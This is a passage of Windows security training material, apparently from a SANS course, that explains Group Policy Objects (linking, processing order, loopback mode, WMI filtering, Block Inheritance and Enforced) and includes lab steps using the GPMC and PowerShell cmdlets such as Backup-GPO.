
Go to the Run line and execute "\\servername" where *servername* is the name of your DC. Then open the \SYSVOL*domainname*\Policies folder. The subfolders are named with GUID numbers that correspond to the GPOs in AD. You can find the GUID of a GPO by going to that GPO's properties > Details tab.



Creating GPOs

Only sites, domains, and OUs can have Group Policies linked to them. Though GPOs can be edited separately with the Group Policy MMC snap-in, it is easier to create, edit, and delete GPOs at the containers where they are linked.

To create a GPO linked to a domain, site, or OU, open the GPMC > right-click that container > Create a GPO in this domain and link it here > enter a GPO name > OK. To edit that GPO, right-click it > Edit.



Try It Now!

In the GPMC, double-click on a domain > select the Default Domain Policy > Edit. This launches the Group Policy snap-in with the Default Domain Policy GPO loaded for editing. Open Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Security Options, and double-click the item named "Interactive logon: Do not display last user name in logon screen". Check the box to "Define This Policy Setting" and click Enabled > OK.

Group Policy "Object"

All Group Policy settings are stored in Group Policy Objects (GPOs). Even though the term "object" implies singularity and simplicity, GPOs are anything but. There are many discreet parts of GPOs collectively housing thousands of settings.

Computer Configuration vs. User Configuration

A GPO is divided into two top-level containers: Computer Configuration and User Configuration. The Computer Configuration settings apply to the computer no matter who is logged on at the machine or even if no one is logged on. The User Configuration settings are only applied to the user's desktop when a user logs on. Typically, all the user settings are scrubbed off the machine when the user logs off, i.e., most of these settings do not permanently "tattoo" the computer. The next user who logs on can then override the static settings if their GPOs configure these settings.

When there is a conflict between Computer and User settings, the Computer setting almost always wins. The few exceptions are best discovered by Googling the name of the setting (seriously, there is no one central master source for such information).

What If the User and the Computer Accounts Are in Different OUs?

Excellent question! A user's account might be in one OU, while the account for the computer at which he or she is sitting might be in a different OU (or different domain for that matter). Which GPO settings will be applied to the user's desktop in this case?

When a computer boots up or refreshes its own GPOs, it will only download the GPOs linked to its own domain, site, and OUs, based on the location of its computer account in AD. It will then only process the Computer Configuration settings and completely ignore the User Configuration settings from those GPOs. The computer has no idea who will log on to it locally, so it only queries AD to find out where its own computer account is located in the OU hierarchy—that's all it cares about at this point.

When a user does log on at that computer, the computer will query AD to find out where that user's account lives: which domain and which OU. On behalf of the user, the computer will download all the GPOs that apply to the user and process them. But the computer only processes the settings in the User Configuration container of the GPOs—the Computer Configuration settings are completely ignored.

Hence, the critical question to ask is, *Whose* GPOs are we interested in? The computer's or the user's? In either case, we next ask, *Where* is that computer/user account located in AD? This determines which GPOs are downloaded. Computers only process the Computer Configuration container settings, while users only have the User Configuration container settings applied to them.

It might have been more intuitive had there simply been two different types of GPOs—Computer GPOs and User GPOs—but instead there is only one type, broken into two top-level pieces. Below we will see how to more or less create Computer GPOs and User GPOs, if desired, to make the deployment process more friendly.

Group Policy Links

The snap-ins and property sheets for managing GPOs can be confusing. The most important distinction to remember is the difference between GPOs themselves and their "links" to containers. Even though a GPO can be created and modified by going to the properties of a container, a GPO is a separate object in itself, not just a property of the container(s) to which it is linked.


A GPO can be created in AD but then simply not linked to any site, domain, or OU. If it is not linked to any container, then a GPO will never be used, even though it exists in AD.

Conversely, a single GPO can be created and linked to dozens of OUs. Change that GPO and all the OUs to which it's linked will receive those changes at the next update.

You can open the property sheet of a GPO and view a list of all the containers to which it is linked. Even if all these links were deleted, the GPO would still exist.

Try It Now!

To view a list of all containers to which a GPO is linked, click on the GPO in the GPMC and look on the Scope tab on the right. The links are shown at the top.



You can also link pre-existing GPOs to a container without having to define a new GPO from scratch again.


Try It Now!

To link a pre-existing GPO to a container, right-click that container in the GPMC > Link An Existing GPO > select the GPO from the list > OK.

Furthermore, when you delete a GPO from the property sheet of a container, you must choose whether you want to 1) delete just the link or 2) delete the GPO and all of the links to it.

Try It Now!

To delete a GPO link to a container, right-click the GPO > Delete > OK. But to delete the GPO itself, go to the Group Policy Objects container in the GPMC > right-click a GPO > Delete > Yes.



Later, when we discuss delegation of authority over GPOs, we'll see that the link is a property of the site, domain, or OU. Hence, separate permissions can be placed on links and GPOs because they are separate items.

More Processing Options to Fine-Tune GPOs

There are options that can be configured to fine-tune how Group Policy operates. Unless stated otherwise, all of the following options are located under Policies > Administrative Templates > System > Group Policy. Most are under Computer Configuration, but some are User settings.

Group Policy Slow Link Detection

You may wish to prevent the application of certain GPO settings when the user is connecting over a dial-up, VPN, or other relatively slow link.

Security settings, ADM registry value changes, EFS Recovery Policy, and IPsec Policies are *always* applied, no matter how slow the link is (despite what the GPO Explain tab says).

On the other hand, MSI/ZAP packages, scripts, IE configuration, disk quotas, and folder redirection settings are *not* applied over slow links. But you can override these don't-apply defaults with the other policies in that container, e.g., "Scripts Policy Processing" can be configured to download GPO-assigned scripts even if the bandwidth is slow.

How slow is "slow"? By default, a slow link is 500 Kbps or less. The client pings the DC to determine bandwidth, or if ICMP is being blocked, it uses the timing in SMB. You can adjust this number in the "Group Policy Slow Link Detection" option. When found under Computer Configuration, this option is for the settings in that container. When found under User Configuration, this option is for the settings in the User Configuration container. It is probably best to set them to the same bandwidth.

Note: There are similar slow-link options related to roaming user profiles. Look in the Computer Configuration > Policies > Administrative Templates > System > Logon container for these options. Except for software packages and long scripts, it usually takes longer to download one's profile than one's GPO settings.

Group Policy Refresh Interval

By default, GPOs are refreshed automatically in the background every 90 minutes, plus/minus a random number of minutes up to 30 (except on DCs). Under both Computer and User Configuration, you can change these numbers with the "Set Group Policy Refresh Interval" options for computers and domain controllers. The range is 0 to 44,640 minutes, which equates to once every seven seconds to once every 31 days. Unfortunately, the randomizer can only be up to 1440 minutes (one day). Setting larger values is very useful when DCs are being overworked or a large software deployment is in the works.

You can also disable background updates entirely with the "Turn Off Background Refresh of Group Policy" option in Computer Configuration. In this case, GPOs are applied only after the user logs off.

Notice, however, that there is a separate refresh interval for domain controllers. For security reasons, DCs update their GPO settings every five minutes by default. In sites with a large number of DCs, this can be increased to 10 minutes with a 5-minute randomizer to somewhat coincide with the 15-minute intrasite replication latency, but the default is usually just fine.

Continuous Enforcement Settings

By default, after a GPO is applied, only the *changed* portions of that GPO are reapplied when Group Policy refreshes, not the entire GPO again. An important exception to this default is that the contents of the Security Settings container is indeed freshly reapplied every 16 hours. This GPO container is found under Computer Configuration > Policies > Windows Settings > Security Settings. This is the same container where an INF security template may be imported.

The 16-hour reapplication default for the Security Settings container is determined by a REG_DWORD value named "MaxNoGPOListChangesInterval", which may be edited to increase or decrease the reapplication interval. This value is located under HKLM \SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GPExtensions\{827D319E-6EAC-11D2-A4EA-00C04F79F83A}.

Another way to continuously reapply security-related GPO settings, even if those settings have not changed in the GPO, is through Group Policy itself. If you navigate inside a GPO to Computer Configuration > Policies > Administrative Templates > System > Group Policy, then you will find the following settings:

- Configure software installation policy processing
- Configure EFS recovery policy processing
- Configure folder redirection policy processing
- Configure Internet Explorer maintenance policy processing
- Configure IP security policy processing
- Configure registry policy processing

- Configure scripts policy processing
- Configure security policy processing
- Configure wired policy processing
- Configure wireless policy processing

Each of the above settings includes an option to "Process even if the Group Policy objects have not changed", which, if enabled, will cause that portion of the GPOs being processed by a machine to be reapplied fresh even if no changes to the GPO has occurred, in other words, to continuously enforce these settings.

Loopback Processing Mode

There are times when you want a fixed set of User Configuration settings at certain machines, no matter what user sits down at it. For example, public kiosks and computer labs require locked-down desktops, and you don't want the lax GPOs of users to follow them there.

Normally, when a computer processes its own GPOs, it will ignore the User Configuration settings in its GPOs. What we want is for the computer to not do this anymore. We want the computer to apply the User Configuration settings of *its own* GPOs to any user that logs on at it, and to ignore the User Configuration settings from the user's GPOs.

To achieve this, enable "User Group Policy Loopback Processing Mode" in at least one of the computer's GPOs. This option is located under Computer Configuration > Policies > Administrative Templates > System > Group Policy.

Try It Now!

In the GPMC, right-click the Default Domain Policy > Edit > Computer Configuration > Policies > Administrative Templates > System > Group Policy, then open the policy named "Configure User Group Policy Loopback Processing Mode". Click on the Extended tab and read > Cancel > Close > Cancel.

Replace vs. Merge

Loopback mode supports two options: Replace and Merge.

- **Replace:** Ignore all User Configuration settings from the other GPOs that would normally be applied to a user. In short, replace the normal settings with just the ones specified in the GPO with Loopback Replace enabled.
- **Merge:** Apply all of a user's normal GPO User Configuration settings, but then apply the User Configuration settings of the Loopback Merge GPO. If there are conflicting settings, the computer's loopback GPO settings will win. This option permits users to keep all of their regular preferences except for the ones you specifically want to override.

Loopback Overrides Enforced Option

Keep in mind that loopback mode overrides "Enforced". If one of a user's GPOs has the Enforced option set, that GPO's User Configuration settings are still overridden by the User Configuration settings in the computer's loopback mode GPO.

Loopback Enabled by Default for Cross-Forest Logons

Note that loopback mode with the replace option is enabled automatically when logging on at a computer in a different forest than the forest that contains one's user account. In this case, the user settings from the GPO for the computer at which one is sitting are applied to the user, while the user's normal user-related settings from their GPOs in their home forest are just ignored. If you don't want this unexpected behavior, then turn it off by going to Computer Configuration > Administrative Templates > System > Group Policy Allow Cross-Forest User Policy and Roaming User Profiles.

WMI Filtering

Windows Management Instrumentation (WMI) is a scriptable interface for querying and managing a very wide variety of settings in the operating system, Active Directory, IIS, and more. GPOs in Windows Server 2003 and later can leverage the power of WMI to fine-tune exactly to which users and computers a given GPO will apply, just as GPO permissions can be used to fine-tune the application of GPOs.

You use WMI filtering by writing a snippet of script code and pasting the code into a GPO. The script will access the WMI interface and perform a test to see whether the GPO should be applied. The test can be based on any criteria accessible through the WMI interface, and that is *a lot!* WMI can extract information about processes, drivers, users, shares, software versions installed, patches, Service Packs, printers, Event Logs, ports, network adapter card settings, IP configuration, registry values, and more. Any or all of this could be combined or scrutinized for the WMI filtering test of the GPO.

Try It Now!

To configure a WMI filter on a GPO, write your WMI query and copy it to the clipboard. Next, right-click the WMI Filters container in the GPMC > New > enter a name for the filter > Add button > paste in your query > OK > Save. To assign this filter to a GPO, highlight that GPO > go to the Scope tab on the right > pull down the list of WMI Filters at the bottom > select the one you want > Yes.

The following could be used to determine whether or not the target computer that is about to process the GPO is running Windows Server 2012 Standard or not. If it is, then run the GPO; otherwise, prevent the GPO from being processed.

```
SELECT * FROM Win32_OperatingSystem WHERE Caption = "Microsoft  
Windows Server 2012 Standard"
```

If you think this looks like SQL, you're correct! It's actually "WMI Query Language (WQL)", but WQL was loosely modeled on SQL, so if you've got database management experience, then you've got a good head start on understanding WQL. WMI and WQL will be discussed again in the "Scripting for Security" course.

Disabling GPOs and GPO Settings

GPOs can be disabled in whole or in part. It's a good practice to immediately disable a GPO after creating it, then re-enable it only after all of the edits you want have been made. This prevents users from receiving partial changes. Disabling GPOs and portions of GPOs is also very useful when troubleshooting because it helps to identify which GPO is misbehaving.


Also, when you want to delete a GPO, disable it first, let that change replicate to all DCs, let all computers and users update their settings (this could take a few hours), and then finally delete the GPO. If you simply delete the GPO, its settings will not be gracefully reversed out of the systems that have applied it.

Disabling a GPO (Or a Portion of a GPO)

When you disable an entire GPO, you will get the following warning because the change takes effect immediately. "Reversing out" changes simply means reapplying all GPOs minus the settings being disabled (except for ADM "preferences"—discussed later).

Try It Now!


To disable an entire GPO, highlight the GPO to be disabled > Details tab > select All settings disabled from the GPO Status list > OK.



Note that you can also disable just the user-related settings or just the computer-related settings. This is recommended because 1) you might create separate GPOs for user and computer settings, and 2) disabling the unused portion of the GPO improves logon performance.

You can also disable a single setting within a GPO. This is done rather commonly because a default setting will likely be enabled at the domain level or a high-level OU. But an OU that requires that setting to be disabled can do so without affecting the rest of the AD or the GPO from which the enabled setting was inherited.


On Your Computer



Please turn to the next exercise...

Tab completion is your friend!


F8 to Run Selection




SANS | SEC505 | Securing Windows

On Your Computer

Using the Group Policy Management console, expand your list of forests, expand your list of domains, expand the testing.local domain, and find the Default Domain Policy GPO linked to your domain.



Right-click the Default Domain Policy GPO and select Edit.



Tip: When a yellow GPO container includes a long list of settings, click on the Settings column header to arrange these items alphabetically.

In the GPO you've just opened (Default Domain Policy), navigate down to:


User Configuration >
 Policies >
 Administrative Templates >
 System >
 Ctrl-Alt-Del Options

Within Ctrl-Alt-Del Options, on the right-hand side, edit the option named "Remove Task Manager" and enable it. Click OK.

In that same GPO (Default Domain Policy), navigate down to:

Computer Configuration >
 Policies >
 Administrative Templates >
 System >
 Group Policy

On the right-hand side, edit and enable the option named "Configure Logon Script Delay", and set it to 0 (zero) minutes. Click OK.



In Windows PowerShell ISE, run this command to refresh group policy and log off:

```
gpupdate.exe /force ; logoff.exe
```

Log back in to your VM.

Right-click on your taskbar and notice that you cannot launch Task Manager. It doesn't work from the Start Menu or PowerShell either (taskmgr.exe).

(The change we made for running logon scripts immediately will be used later.)

PowerShell for Group Policy

In Windows PowerShell ISE, import the Group Policy module and list its commands:

```
Import-Module -Name GroupPolicy  
Get-Command -Module GroupPolicy
```

Note: \$PWD is a built-in variable with the path to the present working directory, i.e., the folder you are currently in while using PowerShell.

Create a folder named "GpoBackups" and back up all current GPOs to it:

```
cd C:\SANS\Day2  
New-Item -ItemType Directory -Name GpoBackups  
Backup-GPO -All -Path $PWD\GpoBackups  
dir .\GpoBackups
```

Each GUID-numbered folder is a GPO backup. These GPOs can be restored using either the Restore-GPO cmdlet or the Group Policy Management MMC.EXE snap-in.

GPO Order of Processing: LSD-OU

"LSD-OU" is the order in which GPOs are processed by the client.

Later GPOs can overwrite the changes made by **earlier** GPOs.

Right-click an OU:
Block Inheritance

Right-click an GPO:
Enforced

- 1) **Local GPOs**
- 2) **Site GPOs**
- 3) **Domain GPOs**
- 4) **OU GPOs**

Start with the outermost OU at the top, then work down through subordinate OUs, processing the GPOs at each OU as you go.

SANS

SEC505 | Securing Windows

GPO Order of Processing: LSD-OU

Multiple GPOs can apply to a single computer or user. The settings in these GPOs may conflict with each other; hence, the order in which they are applied is important. In general, settings applied later override settings applied earlier when they conflict (exceptions are below).

GPOs are applied in the following order. Note that not all must be implemented, and later GPOs override earlier GPOs that are applied. The default order can be memorized with the acronym "LSD-OU":


- 1) Local GPO(s)—these are stored on the machine, not on the controllers.
- 2) Site GPOs
- 3) Domain GPOs
- 4) Organizational Unit GPOs in nested order (outermost to innermost)

OU GPOs are applied in nested order: outermost container down to the innermost container that is directly holding the user or computer. In this sense, the domain itself is just a giant container; hence, its GPOs are applied before any of the OU's GPOs.


Multiple Local GPOs

Windows Vista and later systems can have multiple local GPOs. When you add the Group Policy Object Editor snap-in to an MMC console, click the Browse button, and go to the Users tab. There you can select Administrators, Non-Administrators, or a particular user who has ever logged on in the past. The computer's local GPO is always applied, then it's either the Administrators local GPO or the Non-Administrators local GPO (not both, it depends on whether the user is a member of the Administrators group),

and then finally the per-user local GPO, if a GPO exists for a particular user (none exist by default).




When you expand these local GPOs, notice that the default Local Computer Policy GPO has both computer and user configuration settings, while the Administrators, Non-Administrators, and per-user local GPOs (such as for Jason) only have user configuration settings.



Can Multiple GPOs Be Linked to a Single Container?

Yes. If multiple GPOs are linked to a single container, then they are applied in the *reverse* order shown under the Link Order column, i.e., they are processed from bottom to top. Remember that "last writer wins", so the last GPO to be processed for a container is the winner in any conflict with other GPOs linked to that container. The winning GPO is at the top of the list *because* it is processed last.

The screenshot below is of the Group Policy tab on the properties of an OU. The names of the GPOs indicate the order in which they will be applied.



Block Inheritance

You can prevent the users and computers in an OU from inheriting any GPOs from the domain or any higher-level OUs. This can simplify the GPO infrastructure and may be desired for political reasons.

Note: If the inheritance of GPOs is blocked for political reasons, keep in mind that Kerberos policy, password policy, and lockout policy will still be enforced for everyone because everyone shares the same domain controllers.

If you wish to block the inheritance of GPOs from any parent containers at an OU, then right-click that OU in the GPMC > Block Inheritance. Local GPOs are still processed, though, even if this box is checked.

Enforced (a.k.a., "No Override")

On the other hand, it is possible to force a parent container's GPO down onto all subcontainers. This is true at both the domain and OU level, i.e., one OU can force its GPOs down onto all the sub-OUs beneath it.

Try It Now!

To force a GPO down onto subcontainers, overriding whatever conflicting settings those other GPOs may possess > right-click that GPO in the GPMC > Enforced.

Note: This feature used to be called "No Override" in Windows 2000/2003.

For example, there may be a domain-wide policy you may wish to enforce across all OUs; hence, you do not want to allow the OUs to override your policy settings. Enforced is configured on a per-GPO-link basis, so you will have precise control over what is compulsory and what is optional for the OUs. Because it is configured *per link*, a single GPO that is linked to multiple containers might have Enforced set for some of the links to some of those containers, while not having it set for other links to other containers. Politically, any domain-wide or compulsory GPO settings should be agreed upon in the IT Committee first in order to avoid secession from the AD union and bloodshed.

If a parent container GPO is set to Enforced, and one of its child container GPOs is set to Block Inheritance, the child container will still inherit anyway. Enforced overrides Block Inheritance.

If a container has Enforced and one of its subcontainers also has a GPO set to Enforced, then whichever Enforced GPO is further *up* in the hierarchy (further outside in the nesting) will be the effective GPO. For example, a domain GPO with Enforced will override any OUs with Enforced GPOs.

Local GPOs are applied even when Block Inheritance is enabled on the container(s) holding one's computer and/or user account. There is always the built-in Local Computer Policy GPO, but additional local GPOs may optionally be added for members of the Administrators group, anyone who is not a member of the local Administrators group, and optionally for each local user account as desired. When there are multiple local GPOs, the built-in Local Computer Policy GPO is applied first, followed by either the Administrators local GPO or the Non-Administrators local GPO (not both), and then finally any per-user local GPOs. Of course, after the local GPO(s) come all the GPOs from the domain controllers.

